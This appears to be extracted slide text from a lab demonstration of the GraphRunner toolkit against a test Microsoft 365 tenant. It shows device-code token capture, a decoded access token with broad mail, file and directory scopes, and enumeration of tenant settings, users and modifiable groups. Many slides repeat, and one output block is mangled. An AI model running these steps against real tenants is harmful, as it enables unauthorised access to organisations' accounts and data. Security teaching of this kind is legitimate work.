/___\   __\______\____\ \_____\|__|__\|________/__|__\/____\ /____\_/____\______\
\    \_\  \  | \// __ \|  |_/ |   Y  \    |   \  |  /    |  \    |  \  ___/|  | \/
 \________/__|  (______/__|    |___|__|____|___/____/|___|__/___|__/\___| >__|
                Do service principals dream of electric sheep?

For usage information see the wiki here: https://github.com/dafthack/GraphRunner/wiki
To list GraphRunner modules run List-GraphRunnerModules

└─PS> Get-GraphTokens
```

Using GraphRunner


```
└─PS> Git clone https://github.com/dafthack/GraphRunner.git
└─PS> cd .\GraphRunner\
└─PS> Import-Module ./GraphRunner.ps1

  ________                    __      _______      by Beau Bullock (@dafthack)

 /_______/___________  ______ |  |___/_______\__ __  ____   ____   ___________
/___\   __\______\____\ \_____\|__|__\|________/__|__\/____\ /____\_/____\______\
\    \_\  \  | \// __ \|  |_/ |   Y  \    |   \  |  /    |  \    |  \  ___/|  | \/
 \________/__|  (______/__|    |___|__|____|___/____/|___|__/___|__/\___| >__|
                Do service principals dream of electric sheep?

For usage information see the wiki here: https://github.com/dafthack/GraphRunner/wiki
To list GraphRunner modules run List-GraphRunnerModules

└─PS> Get-GraphTokens
To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code HXPGVSSMF to
authenticate.
authorization_pending
```

Using GraphRunner


```
└─PS> Git clone https://github.com/dafthack/GraphRunner.git
└─PS> cd .\GraphRunner\
└─PS> Import-Module ./GraphRunner.ps1

  ________                    __       _______      by Beau Bullock (@dafthack)

 /_______/___________  ______ |  |____/_______\__ __  ____   ____   ___________
/___ \  __\_____ \____\ \_____\|__|__\|________/__|__\/____\ /____\_/____\______\
\    \_\  \  | \// __ \|  |_/ |   Y  \     |    \  |  /    |  \    |  \  ___/|  | \/
 \________/__|  (_____/__|    |___|__|____|___/____/|___|__/___|__/\___| >__|
                Do service principals dream of electric sheep?

For usage information see the wiki here: https://github.com/dafthack/GraphRunner/wiki
To list GraphRunner modules run List-GraphRunnerModules

└─PS> Get-GraphTokens
To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code HXPGVSSMF to
authenticate.
authorization_pending
```

```
authorization_pending
Decoded JWT payload:

aud                 : https://graph.microsoft.com
iss                 : https://sts.windows.net/c2ac0170-13c3-47ad-9055-c499bb7750c8/
iat                 : 1737098588
nbf                 : 1737098588
exp                 : 1737106911
acct                : 0
acr                 : 1
aio                 : ATQAy/8ZAAAAA9h40JrNb4ILB1/N4BbBG/WkTgDtB7cqqMG0hbytqNUdmIdhPoQQkf3jY/XWiWet
amr                 : {pwd}
app_displayname     : Microsoft Office
appid               : d3590ed6-52b3-4102-aeff-aad2292ab01c
appidacr            : 0
family_name         : Administrator
given_name          : MOD
idtyp               : user
ipaddr              : 2xx.7x.1x.x
name                : MOD Administrator
oid                 : 3d15f82c-9c3d-407e-aa99-79bb9c01caf6
platf               : 5
puid                : 100320042231988D
rh                  : 1.AWEBcAGswsMTrUeQVcSZu3dQyAMAAAAAAAAAwAAAAAAAAABiASZhAQ.
scp                 : AuditLog.Create AuditLog.Read.All Calendar.ReadWrite Calendars.Read.Shared
                      Calendars.ReadWrite Contacts.ReadWrite DataLossPreventionPolicy.Evaluate
                      Directory.AccessAsUser.All Directory.Read.All Files.Read Files.Read.All
                      Files.ReadWrite.All Group.Read.All Group.ReadWrite.All
                      InformationProtectionPolicy.Read Mail.ReadWrite Mail.Send Notes.Create
                      Organization.Read.All People.Read People.Read.All Printer.Read.All
                      PrinterShare.ReadBasic.All PrintJob.ReadWriteBasic SensitiveInfoType.Detect
                      SensitiveInfoType.Read.All SensitivityLabel.Evaluate Tasks.ReadWrite
                      TeamMember.ReadWrite.All TeamsTab.ReadWriteForChat User.Read.All
                      User.ReadBasic.All User.ReadWrite Users.Read
sub                 : FQDYLQRLOnfIO_nzqYiMxoS7Hvv2psY0JdoO4sKZ9Vs
tenant_region_scope : NA
tid                 : c2ac0170-13c3-47ad-9055-c499bb7750c8
```

```
appid                : d3590ed6-52b3-4102-aeff-aad2292ab01c
appidacr             : 0
family_name          : Administrator
given_name           : MOD
idtyp                : user
ipaddr               : 2xx.7x.1x.x
name                 : MOD Administrator
oid                  : 3d15f82c-9c3d-407e-aa99-79bb9c01caf6
platf                : 5
puid                 : 100320042231988D
rh                   : 1.AWEBcAGswsMTrUeQVcSZu3dQyAMAAAAAAAAAwAAAAAAAAABiASZhAQ.
scp                  : AuditLog.Create AuditLog.Read.All Calendar.ReadWrite Calendars.Read.Shared
                       Calendars.ReadWrite Contacts.ReadWrite DataLossPreventionPolicy.Evaluate
                       Directory.AccessAsUser.All Directory.Read.All Files.Read Files.Read.All
                       Files.ReadWrite.All Group.Read.All Group.ReadWrite.All
                       InformationProtectionPolicy.Read Mail.ReadWrite Mail.Send Notes.Create
                       Organization.Read.All People.Read People.Read.All Printer.Read.All
                       PrinterShare.ReadBasic.All PrintJob.ReadWriteBasic SensitiveInfoType.Detect
                       SensitiveInfoType.Read.All SensitivityLabel.Evaluate Tasks.ReadWrite
                       TeamMember.ReadWrite.All TeamsTab.ReadWriteForChat User.Read.All
                       User.ReadBasic.All User.ReadWrite Users.Read
sub                  : FQDYLQRLOnfIO_nzqYiMxoS7Hvv2psY0JdoO4sKZ9Vs
tenant_region_scope  : NA
tid                  : c2ac0170-13c3-47ad-9055-c499bb7750c8
unique_name          : admin@WWLx688808.onmicrosoft.com
upn                  : admin@WWLx688808.onmicrosoft.com
uti                  : wW0WKSysz0iiDRDiZsKaAA
ver                  : 1.0
wids                 : {62e90394-69f5-4237-9190-012177145e10, 194ae4cb-b126-40b2-bd5b-6091b380977d,
                       b79fbf4d-3ef9-4689-8143-76b194e85509}
xms_idrel            : 1 16
xms_tcdt             : 1734695283

[*] Successful authentication. Access and refresh tokens have been written to the global $tokens variable. To use them with other
GraphRunner modules use the Tokens flag (Example. Invoke-DumpApps -Tokens $tokens)
[!] Your access token is set to expire on: 01/17/2025 17:41:51
```

```
authorization_pending
Decoded JWT payload:

aud                 : https://graph.microsoft.com
iss                 : https://sts.windows.net/c2ac0170-13c3-47ad-9055-c499bb7750c8/
iat                 : 1737098588
nbf                 : 1737098588
exp                 : 1737106911
acct                : 0
acr                 : 1
aio                 : ATQAy/8ZAAAAA9h40JrNb4ILB1/N4BbBG/WkTgDtB7cqqMG0hbytqNUdmIdhPoQQkf3jY/XWiWet
amr                 : {pwd}
app_displayname     : Microsoft Office
appid               : d3590ed6-52b3-4102-aeff-aad2292ab01c
appidacr            : 0
family_name         : Administrator
given_name          : MOD
idtyp               : user
ipaddr              : 2xx.7x.1x.x
name                : MOD Administrator
oid                 : 3d15f82c-9c3d-407e-aa99-79bb9c01caf6
platf               : 5
puid                : 100320042231988D
rh                  : 1.AWEBcAGswsMTrUeQVcSZu3dQyAMAAAAAAAAAwAAAAAAAAABiASZhAQ.
scp                 : AuditLog.Create AuditLog.Read.All Calendar.ReadWrite Calendars.Read.Shared
                      Calendars.ReadWrite Contacts.ReadWrite DataLossPreventionPolicy.Evaluate
                      Directory.AccessAsUser.All Directory.Read.All Files.Read Files.Read.All
                      Files.ReadWrite.All Group.Read.All Group.ReadWrite.All
                      InformationProtectionPolicy.Read Mail.ReadWrite Mail.Send Notes.Create
                      Organization.Read.All People.Read People.Read.All Printer.Read.All
                      PrinterShare.ReadBasic.All PrintJob.ReadWriteBasic SensitiveInfoType.Detect
                      SensitiveInfoType.Read.All SensitivityLabel.Evaluate Tasks.ReadWrite
                      TeamMember.ReadWrite.All TeamsTab.ReadWriteForChat User.Read.All
                      User.ReadBasic.All User.ReadWrite Users.Read
sub                 : FQDYLQRLOnfIO_nzqYiMxoS7Hvv2psY0JdoO4sKZ9Vs
tenant_region_scope : NA
tid                 : c2ac0170-13c3-47ad-9055-c499bb7750c8
```

```
authorization_pending
Decoded JWT payload:

aud                 : https://graph.microsoft.com
iss                 : https://sts.windows.net/c2ac0170-13c3-47ad-9055-c499bb7750c8/
iat                 : 1737098588
nbf                 : 1737098588
exp                 : 1737106911
acct                : 0
acr                 : 1
aio                 : ATQAy/8ZAAAAA9h40JrNb4ILB1/N4BbBG/WkTgDtB7cqqMG0hbytqNUdmIdhPoQQkf3jY/XWiWet
amr                 : {pwd}
app_displayname     : Microsoft Office
appid               : d3590ed6-52b3-4102-aeff-aad2292ab01c
appidacr            : 0
family_name         : Administrator
given_name          : MOD
idtyp               : user
ipaddr              : 2xx.7x.1x.x
name                : MOD Administrator
oid                 : 3d15f82c-9c3d-407e-aa99-79bb9c01caf6
platf               : 5
puid                : 100320042231988D
rh                  : 1.AWEBcAGswsMTrUeQVcSZu3dQyAMAAAAAAAAAwAAAAAAAAABiASZhAQ.
scp                 : AuditLog.Create AuditLog.Read.All Calendar.ReadWrite Calendars.Read.Shared
                      Calendars.ReadWrite Contacts.ReadWrite DataLossPreventionPolicy.Evaluate
                      Directory.AccessAsUser.All Directory.Read.All Files.Read Files.Read.All
                      Files.ReadWrite.All Group.Read.All Group.ReadWrite.All
                      InformationProtectionPolicy.Read Mail.ReadWrite Mail.Send Notes.Create
                      Organization.Read.All People.Read People.Read.All Printer.Read.All
                      PrinterShare.ReadBasic.All PrintJob.ReadWriteBasic SensitiveInfoType.Detect
                      SensitiveInfoType.Read.All SensitivityLabel.Evaluate Tasks.ReadWrite
                      TeamMember.ReadWrite.All TeamsTab.ReadWriteForChat User.Read.All
                      User.ReadBasic.All User.ReadWrite Users.Read
sub                 : FQDYLQRLOnfIO_nzqYiMxoS7Hvv2psY0JdoO4sKZ9Vs
tenant_region_scope : NA
tid                 : c2ac0170-13c3-47ad-9055-c499bb7750c8
```

```
appid                : d3590ed6-52b3-4102-aeff-aad2292ab01c
appidacr             : 0
family_name          : Administrator
given_name           : MOD
idtyp                : user
ipaddr               : 2xx.7x.1x.x
name                 : MOD Administrator
oid                  : 3d15f82c-9c3d-407e-aa99-79bb9c01caf6
platf                : 5
puid                 : 100320042231988D
rh                   : 1.AWEBcAGswsMTrUeQVcSZu3dQyAMAAAAAAAAAwAAAAAAAAABiASZhAQ.
scp                  : AuditLog.Create AuditLog.Read.All Calendar.ReadWrite Calendars.Read.Shared
                       Calendars.ReadWrite Contacts.ReadWrite DataLossPreventionPolicy.Evaluate
                       Directory.AccessAsUser.All Directory.Read.All Files.Read Files.Read.All
                       Files.ReadWrite.All Group.Read.All Group.ReadWrite.All
                       InformationProtectionPolicy.Read Mail.ReadWrite Mail.Send Notes.Create
                       Organization.Read.All People.Read People.Read.All Printer.Read.All
                       PrinterShare.ReadBasic.All PrintJob.ReadWriteBasic SensitiveInfoType.Detect
                       SensitiveInfoType.Read.All SensitivityLabel.Evaluate Tasks.ReadWrite
                       TeamMember.ReadWrite.All TeamsTab.ReadWriteForChat User.Read.All
                       User.ReadBasic.All User.ReadWrite Users.Read
sub                  : FQDYLQRLOnfIO_nzqYiMxoS7Hvv2psY0JdoO4sKZ9Vs
tenant_region_scope  : NA
tid                  : c2ac0170-13c3-47ad-9055-c499bb7750c8
unique_name          : admin@WWLx688808.onmicrosoft.com
upn                  : admin@WWLx688808.onmicrosoft.com
uti                  : wW0WKSysz0iiDRDiZsKaAA
ver                  : 1.0
wids                 : {62e90394-69f5-4237-9190-012177145e10, 194ae4cb-b126-40b2-bd5b-6091b380977d,
                       b79fbf4d-3ef9-4689-8143-76b194e85509}
xms_idrel            : 1 16
xms_tcdt             : 1734695283

[*] Successful authentication. Access and refresh tokens have been written to the global $tokens variable. To use them with other
GraphRunner modules use the Tokens flag (Example. Invoke-DumpApps -Tokens $tokens)
[!] Your access token is set to expire on: 01/17/2025 17:41:51
```

```
appid                : d3590ed6-52b3-4102-aeff-aad2292ab01c
appidacr             : 0
family_name          : Administrator
given_name           : MOD
idtyp                : user
ipaddr               : 2xx.7x.1x.x
name                 : MOD Administrator
oid                  : 3d15f82c-9c3d-407e-aa99-79bb9c01caf6
platf                : 5
puid                 : 100320042231988D
rh                   : 1.AWEBcAGswsMTrUeQVcSZu3dQyAMAAAAAAAAAwAAAAAAAAABiASZhAQ.
scp                  : AuditLog.Create AuditLog.Read.All Calendar.ReadWrite Calendars.Read.Shared
                       Calendars.ReadWrite Contacts.ReadWrite DataLossPreventionPolicy.Evaluate
                       Directory.AccessAsUser.All Directory.Read.All Files.Read Files.Read.All
                       Files.ReadWrite.All Group.Read.All Group.ReadWrite.All
                       InformationProtectionPolicy.Read Mail.ReadWrite Mail.Send Notes.Create
                       Organization.Read.All People.Read People.Read.All Printer.Read.All
                       PrinterShare.ReadBasic.All PrintJob.ReadWriteBasic SensitiveInfoType.Detect
                       SensitiveInfoType.Read.All SensitivityLabel.Evaluate Tasks.ReadWrite
                       TeamMember.ReadWrite.All TeamsTab.ReadWriteForChat User.Read.All
                       User.ReadBasic.All User.ReadWrite Users.Read
sub                  : FQDYLQRLOnfIO_nzqYiMxoS7Hvv2psY0JdoO4sKZ9Vs
tenant_region_scope  : NA
tid                  : c2ac0170-13c3-47ad-9055-c499bb7750c8
unique_name          : admin@WWLx688808.onmicrosoft.com
upn                  : admin@WWLx688808.onmicrosoft.com
uti                  : wW0WKSysz0iiDRDiZsKaAA
ver                  : 1.0
wids                 : {62e90394-69f5-4237-9190-012177145e10, 194ae4cb-b126-40b2-bd5b-6091b380977d,
                       b79fbf4d-3ef9-4689-8143-76b194e85509}
xms_idrel            : 1 16
xms_tcdt             : 1734695283

[*] Successful authentication. Access and refresh tokens have been written to the global $tokens variable. To use them with other
GraphRunner modules use the Tokens flag (Example. Invoke-DumpApps -Tokens $tokens)
[!] Your access token is set to expire on: 01/17/2025 17:41:51
```

```
appid                : d3590ed6-52b3-4102-aeff-aad2292ab01c
appidacr             : 0
family_name          : Administrator
given_name           : MOD
idtyp                : user
ipaddr               : 2xx.7x.1x.x
name                 : MOD Administrator
oid                  : 3d15f82c-9c3d-407e-aa99-79bb9c01caf6
platf                : 5
puid                 : 100320042231988D
rh                   : 1.AWEBcAGswsMTrUeQVcSZu3dQyAMAAAAAAAAAwAAAAAAAAABiASZhAQ.
scp                  : AuditLog.Create AuditLog.Read.All Calendar.ReadWrite Calendars.Read.Shared
                       Calendars.ReadWrite Contacts.ReadWrite DataLossPreventionPolicy.Evaluate
                       Directory.AccessAsUser.All Directory.Read.All Files.Read Files.Read.All
                       Files.ReadWrite.All Group.Read.All Group.ReadWrite.All
                       InformationProtectionPolicy.Read Mail.ReadWrite Mail.Send Notes.Create
                       Organization.Read.All People.Read People.Read.All Printer.Read.All
                       PrinterShare.ReadBasic.All PrintJob.ReadWriteBasic SensitiveInfoType.Detect
                       SensitiveInfoType.Read.All SensitivityLabel.Evaluate Tasks.ReadWrite
                       TeamMember.ReadWrite.All TeamsTab.ReadWriteForChat User.Read.All
                       User.ReadBasic.All User.ReadWrite Users.Read
sub                  : FQDYLQRLOnfIO_nzqYiMxoS7Hvv2psY0JdoO4sKZ9Vs
tenant_region_scope  : NA
tid                  : c2ac0170-13c3-47ad-9055-c499bb7750c8
unique_name          : admin@WWLx688808.onmicrosoft.com
upn                  : admin@WWLx688808.onmicrosoft.com
uti                  : wW0WKSysz0iiDRDiZsKaAA
ver                  : 1.0
wids                 : {62e90394-69f5-4237-9190-012177145e10, 194ae4cb-b126-40b2-bd5b-6091b380977d,
                       b79fbf4d-3ef9-4689-8143-76b194e85509}
xms_idrel            : 1 16
xms_tcdt             : 1734695283

[*] Successful authentication. Access and refresh tokens have been written to the global $tokens variable. To use them with other
GraphRunner modules use the Tokens flag (Example. Invoke-DumpApps -Tokens $tokens)
[!] Your access token is set to expire on: 01/17/2025 17:41:51
```

```
appid                : d3590ed6-52b3-4102-aeff-aad2292ab01c
appidacr             : 0
family_name          : Administrator
given_name           : MOD
idtyp                : user
ipaddr               : 2xx.7x.1x.x
name                 : MOD Administrator
oid                  : 3d15f82c-9c3d-407e-aa99-79bb9c01caf6
platf                : 5
puid                 : 100320042231988D
rh                   : 1.AWEBcAGswsMTrUeQVcSZu3dQyAMAAAAAAAAAwAAAAAAAAABiASZhAQ.
scp                  : AuditLog.Create AuditLog.Read.All Calendar.ReadWrite Calendars.Read.Shared
                       Calendars.ReadWrite Contacts.ReadWrite DataLossPreventionPolicy.Evaluate
                       Directory.AccessAsUser.All Directory.Read.All Files.Read Files.Read.All
                       Files.ReadWrite.All Group.Read.All Group.ReadWrite.All
                       InformationProtectionPolicy.Read Mail.ReadWrite Mail.Send Notes.Create
                       Organization.Read.All People.Read People.Read.All Printer.Read.All
                       PrinterShare.ReadBasic.All PrintJob.ReadWriteBasic SensitiveInfoType.Detect
                       SensitiveInfoType.Read.All SensitivityLabel.Evaluate Tasks.ReadWrite
                       TeamMember.ReadWrite.All TeamsTab.ReadWriteForChat User.Read.All
                       User.ReadBasic.All User.ReadWrite Users.Read
sub                  : FQDYLQRLOnfIO_nzqYiMxoS7Hvv2psY0JdoO4sKZ9Vs
tenant_region_scope  : NA
tid                  : c2ac0170-13c3-47ad-9055-c499bb7750c8
unique_name          : admin@WWLx688808.onmicrosoft.com
upn                  : admin@WWLx688808.onmicrosoft.com
uti                  : wW0WKSysz0iiDRDiZsKaAA
ver                  : 1.0
wids                 : {62e90394-69f5-4237-9190-012177145e10, 194ae4cb-b126-40b2-bd5b-6091b380977d,
                       b79fbf4d-3ef9-4689-8143-76b194e85509}
xms_idrel            : 1 16
xms_tcdt             : 1734695283

[*] Successful authentication. Access and refresh tokens have been written to the global $tokens variable. To use them with other
GraphRunner modules use the Tokens flag (Example. Invoke-DumpApps -Tokens $tokens)
[!] Your access token is set to expire on: 01/17/2025 17:41:51
```

GraphRunner Command

- Invoke-GraphRecon
  - Performs general recon for org info, user setting, directory sync setting
- Get-AzureADUsers
  - Get all user in the Tenant
- Get-SharePointSiteURLs
- Get-SecurityGroups
- Get-UpdatableGroups
  - Get groups that may be able to be modified by the current user (estimated access)
- Get-DynamicGroups
  - Finds dynamic groups and displays membership rules
- Invoke-InviteGuest
  - Invites a guest user to the tenant
- Invoke-InjectOAuthApp
  - Injects an app registration into the tenant

Invoke-GraphRecon

Invoke-GraphRecon

- Contact info for tenant
- Directory Sync Settings
- User Settings
- Authorization Policy Info

```
└─PS> Invoke-GraphRecon -Tokens $tokens
[*] Using the provided access tokens.
[*] Refreshing token to the Azure AD Graph API...
[*] Now trying to query the MS provisioning API for
organization settings.
============================================================
Main Contact Info
============================================================
Display Name: Victim Company
Street: Under Attack Way
City:
State:
Postal Code:
Country:
Technical Notification Email: transformprov@donotattackme.com
Telephone Number: 3345678
============================================================
Directory Sync Settings
============================================================
Initial Domain: WWLx688808.onmicrosoft.com
Directory Sync Enabled: false
Directory Sync Status: Disabled
Directory Sync Client Machine:
Directory Sync Service Account:
Password Sync Enabled: false
============================================================
User Settings
============================================================
Self-Service Password Reset Enabled: true
Users Can Consent to Apps: true
Users Can Read Other Users: true
Users Can Create Apps: true
Users Can Create Groups: true
```

Invoke-GraphRecon

Invoke-GraphRecon

- Contact info for tenant
- Directory Sync Settings
- User Settings
- Authorization Policy Info

```
============================================================
User Settings
============================================================
Self-Service Password Reset Enabled: true
Users Can Consent to Apps: true
Users Can Read Other Users: true
Users Can Create Apps: true
Users Can Create Groups: true
============================================================
Authorization Policy Info
============================================================
Allowed to create app registrations (Default User Role
Permissions): True
Allowed to create security groups (Default User Role
Permissions): True
Allowed to create tenants (Default User Role Permissions):
True
Allowed to read Bitlocker keys for own device (Default User
Role Permissions): True
Allowed to read other users (Default User Role Permissions):
True
Who can invite external users to the organization: everyone
Users can sign up for email based subscriptions: True
Users can use the Self-Serve Password Reset: True
Users can join the tenant by email validation: True
Users can consent to risky apps:
Block MSOL PowerShell: False
Guest User Role Template ID: 10dae51f-b6af-4016-8d66-
8c2a99b929b3
Guest User Policy: Guest users have limited access to
properties and memberships of directory objects
============================================================
```

Invoke-GraphRecon

Invoke-GraphRecon

- Contact info for tenant
- Directory Sync Settings
- User Settings
  - User Can Consent to Apps
  - User Can Read Other Users
  - Users Can Create Apps
  - User Can Create Groups
- Authorization Policy Info

```
============================================================
User Settings
============================================================
Self-Service Password Reset Enabled: true
Users Can Consent to Apps: true
Users Can Read Other Users: true
Users Can Create Apps: true
Users Can Create Groups: true
============================================================
Authorization Policy Info
============================================================
Allowed to create app registrations (Default User Role
Permissions): True
Allowed to create security groups (Default User Role
Permissions): True
Allowed to create tenants (Default User Role Permissions):
True
Allowed to read Bitlocker keys for own device (Default User
Role Permissions): True
Allowed to read other users (Default User Role Permissions):
True
Who can invite external users to the organization: everyone
Users can sign up for email based subscriptions: True
Users can use the Self-Serve Password Reset: True
Users can join the tenant by email validation: True
Users can consent to risky apps:
Block MSOL PowerShell: False
Guest User Role Template ID: 10dae51f-b6af-4016-8d66-
8c2a99b929b3
Guest User Policy: Guest users have limited access to
properties and memberships of directory objects
============================================================
```

Invoke-GraphRecon

Invoke-GraphRecon

- Contact info for tenant
- Directory Sync Settings
- User Settings
- Authorization Policy Info

```
============================================================
User Settings
============================================================
Self-Service Password Reset Enabled: true
Users Can Consent to Apps: true
Users Can Read Other Users: true
Users Can Create Apps: true
Users Can Create Groups: true
============================================================
Authorization Policy Info
============================================================
Allowed to create app registrations (Default User Role
Permissions): True
Allowed to create security groups (Default User Role
Permissions): True
Allowed to create tenants (Default User Role Permissions):
True
Allowed to read Bitlocker keys for own device (Default User
Role Permissions): True
Allowed to read other users (Default User Role Permissions):
True
Who can invite external users to the organization: everyone
Users can sign up for email based subscriptions: True
Users can use the Self-Serve Password Reset: True
Users can join the tenant by email validation: True
Users can consent to risky apps:
Block MSOL PowerShell: False
Guest User Role Template ID: 10dae51f-b6af-4016-8d66-
8c2a99b929b3
Guest User Policy: Guest users have limited access to
properties and memberships of directory objects
============================================================
```

Invoke-GraphRecon

Inboke-GraphRecon

- Contact info for tenant
- Directory Sync Settings
- User Settings
- Authorization Policy Info
  - Who can invite external users to the organization

```
============================================================
User Settings
============================================================
Self-Service Password Reset Enabled: true
Users Can Consent to Apps: true
Users Can Read Other Users: true
Users Can Create Apps: true
Users Can Create Groups: true
============================================================
Authorization Policy Info
============================================================
Allowed to create app registrations (Default User Role
Permissions): True
Allowed to create security groups (Default User Role
Permissions): True
Allowed to create tenants (Default User Role Permissions):
True
Allowed to read Bitlocker keys for own device (Default User
Role Permissions): True
Allowed to read other users (Default User Role Permissions):
True
Who can invite external users to the organization: everyone
Users can sign up for email based subscriptions: True
Users can use the Self-Serve Password Reset: True
Users can join the tenant by email validation: True
Users can consent to risky apps:
Block MSOL PowerShell: False
Guest User Role Template ID: 10dae51f-b6af-4016-8d66-
8c2a99b929b3
Guest User Policy: Guest users have limited access to
properties and memberships of directory objects
============================================================
```

Get-AzureADUsers

Get-AzureADUsers

- Gather the full list of users from the directory.

```
└─PS> Get-AzureADUsers -Tokens $tokens
cmdlet Get-AzureADUsers at command pipeline position 1
Supply values for the following parameters:
outfile: azuread-users.txt
[*] Gathering the users from the tenant.
---All Azure AD User Principal Names---
Adams@WWLx688808.OnMicrosoft.com
AdeleV@WWLx688808.OnMicrosoft.com
admin@WWLx688808.onmicrosoft.com
AlexW@WWLx688808.OnMicrosoft.com
AllanD@WWLx688808.OnMicrosoft.com
AutomateB@WWLx688808.OnMicrosoft.com
Baker@WWLx688808.OnMicrosoft.com
BiancaP@WWLx688808.OnMicrosoft.com
BrianJ@WWLx688808.OnMicrosoft.com
JoniS@WWLx688808.OnMicrosoft.com
LeeG@WWLx688808.OnMicrosoft.com
LidiaH@WWLx688808.OnMicrosoft.com
LynneR@WWLx688808.OnMicrosoft.com
MeganB@WWLx688808.OnMicrosoft.com
MiriamG@WWLx688808.OnMicrosoft.com
ms-serviceaccount@WWLx688808.OnMicrosoft.com
NestorW@WWLx688808.OnMicrosoft.com
PattiF@WWLx688808.OnMicrosoft.com
PradeepG@WWLx688808.OnMicrosoft.com
Rainier@WWLx688808.OnMicrosoft.com
RaulR@WWLx688808.OnMicrosoft.com
Stevens@WWLx688808.OnMicrosoft.com
Discovered 35 users
```

Security Groups Enumeration

Get-Security Groups

- Create a list of security groups along with their members.

```
└─PS> Get-SecurityGroups -Tokens $tokens
[*] Using the provided access tokens.
[*] Retrieving a list of security groups and their members from
the directory ...
Group Name: All Company | Group ID: 0ccdc6d6-58fd-4875-8a9c-
80ec9329f3d1
Members: admin@WWLx688808.onmicrosoft.com

================================================================
Group Name: Project Falcon | Group ID: 18c65ebe-7044-4276-b9b3-
e5b02b55f93f
Members: AlexW@WWLx688808.OnMicrosoft.com,
MeganB@WWLx688808.OnMicrosoft.com,
LidiaH@WWLx688808.OnMicrosoft.com

================================================================
Group Name: Executives | Group ID: 1af74d2d-fe03-4b0c-835d-
2895c951b5c9
Members: PattiF@WWLx688808.OnMicrosoft.com

================================================================
Group Name: Legal Team | Group ID: 25187061-75f2-4787-b8da-
5c96e4c8226f
Members: JoniS@WWLx688808.OnMicrosoft.com,
GradyA@WWLx688808.OnMicrosoft.com

================================================================
Group Name: Finance Team | Group ID: 0372e863-a3e4-45a6-93bf-
b233c5c71c69
```

Security Groups Enumeration

Get-Security Groups

- Create a list of security groups along with their members.

```
└─PS> Get-SecurityGroups -Tokens $tokens
[*] Using the provided access tokens.
[*] Retrieving a list of security groups and their members from
the directory ...
Group Name: All Company | Group ID: 0ccdc6d6-58fd-4875-8a9c-
80ec9329f3d1
Members: admin@WWLx688808.onmicrosoft.com

================================================================
Group Name: Project Falcon | Group ID: 18c65ebe-7044-4276-b9b3-
e5b02b55f93f
Members: AlexW@WWLx688808.OnMicrosoft.com,
MeganB@WWLx688808.OnMicrosoft.com,
LidiaH@WWLx688808.OnMicrosoft.com

================================================================
Group Name: Executives | Group ID: 1af74d2d-fe03-4b0c-835d-
2895c951b5c9
Members: PattiF@WWLx688808.OnMicrosoft.com

================================================================
Group Name: Legal Team | Group ID: 25187061-75f2-4787-b8da-
5c96e4c8226f
Members: JoniS@WWLx688808.OnMicrosoft.com,
GradyA@WWLx688808.OnMicrosoft.com

================================================================
Group Name: Finance Team | Group ID: 0372e863-a3e4-45a6-93bf-
b233c5c71c69
```

Security Groups Enumeration

Get-Security Groups

- Create a list of security groups along with their members.

Get-updatableGroups

- Gets groups that may be able to be modified by the current user

```
└─PS> Get-updatableGroups -Tokens $tokens
[*] Now gathering groups and checking if each one is
updatable.
[+] Found updatable group: Finance Team: 0372e863-a3e4-45a6-
93bf-b233c5c71c69
[+] Found updatable group: Northwind Traders: 0396367f-c3ce-
44c3-8b81-c9d6359b7641
[+] Found updatable group: All Company: 0ccdc6d6-58fd-4875-
8a9c-80ec9329f3d1
[+] Found updatable group: ssg-Contoso Bug Bashers: 150f150b-
9811-4323-9d4b-bb8085bea5f4
[+] Found updatable group: sg-Sales and Marketing: 175b2c6d-
25c2-4294-96a7-ae7cd09d15d5
[+] Found updatable group: Project Falcon: 18c65ebe-7044-4276-
b9b3-e5b02b55f93f
[+] Found updatable group: Executives: 1af74d2d-fe03-4b0c-
835d-2895c951b5c9
[+] Found updatable group: Legal Team: 25187061-75f2-4787-
b8da-5c96e4c8226f
[+] Found updatable group: IT Team: e04eccd1-5f62-435f-a427-
3341e8761180
[+] Found updatable group: Leadership: ea2acbc5-5888-4be5-
affa-5c156a17232c
[+] Found updatable group: sg-HR: eb641e49-8470-4406-9530-
e4421c9f5300
[+] Found updatable group: sg-Engineering: eeb42c92-7d7b-4dac-
afb4-c213f39fb5c2
[+] Found updatable group: sg-IT: f9e4a5a1-c3b7-4e6e-bcbe-
7088f603e5f9
[*] Found 31 groups that can be updated.
```

Security Groups Enumeration

Get-Security Groups

- Create a list of security groups along with their members.

Get-updatableGroups

- Gets groups that may be able to be modified by the current user

```
└─PS> Get-updatableGroups -Tokens $tokens
[*] Now gathering groups and checking if each one is
updatable.
[+] Found updatable group: Finance Team: 0372e863-a3e4-45a6-
93bf-b233c5c71c69
[+] Found updatable group: Northwind Traders: 0396367f-c3ce-
44c3-8b81-c9d6359b7641
[+] Found updatable group: All Company: 0ccdc6d6-58fd-4875-
8a9c-80ec9329f3d1
[+] Found updatable group: ssg-Contoso Bug Bashers: 150f150b-
9811-4323-9d4b-bb8085bea5f4
[+] Found updatable group: sg-Sales and Marketing: 175b2c6d-
25c2-4294-96a7-ae7cd09d15d5
[+] Found updatable group: Project Falcon: 18c65ebe-7044-4276-
b9b3-e5b02b55f93f
[+] Found updatable group: Executives: 1af74d2d-fe03-4b0c-
835d-2895c951b5c9
[+] Found updatable group: Legal Team: 25187061-75f2-4787-
b8da-5c96e4c8226f
[+] Found updatable group: IT Team: e04eccd1-5f62-435f-a427-
3341e8761180
[+] Found updatable group: Leadership: ea2acbc5-5888-4be5-
                                        17232c
                                        pdatable group: sg-HR: eb641e49-8470-4406-9530-
                                        0
                                        pdatable group: sg-Engineering: eeb42c92-7d7b-4dac-
                                        9fb5c2
                                        pdatable group: sg-IT: f9e4a5a1-c3b7-4e6e-bcbe-
                                        9
                                        1 groups that can be updated.
```

```
Role Permissions): True
Allowed to read other users (Default User Role Permissions):
True
Who can invite external users to the organization: everyone
Users can sign up for email based subscriptions: True
Users can use the Self-Serve Password Reset: True
Users can join the tenant by email validation: True
```

Security Groups Enumeration

Get-Security Groups

- Create a list of security groups along with their members.

Get-updatableGroups

- Gets groups that may be able to be modified by the current user

Get-DynamicGroups

- Finds dynamic groups and displays membership rules

```
└─PS> Get-DynamicGroups -Tokens $tokens
[*] Using the provided access tokens.
[*] Now gathering groups and checking if each one is a
dynamic group.
[+] Found dynamic group: IT Team
[*] Found 1 dynamic groups.
============================================================

Group Name                          : IT Team
Group ID                            : e04eccd1-5f62-435f-a427-
3341e8761180
Description                         : for IT team
Is Assignable To Role               :
On-Prem Sync Enabled                :
Mail                                :
Created Date                        : 2025/2/16 7:59:33
Visibility                          :
MembershipRule                      : (user.userPrincipalName -
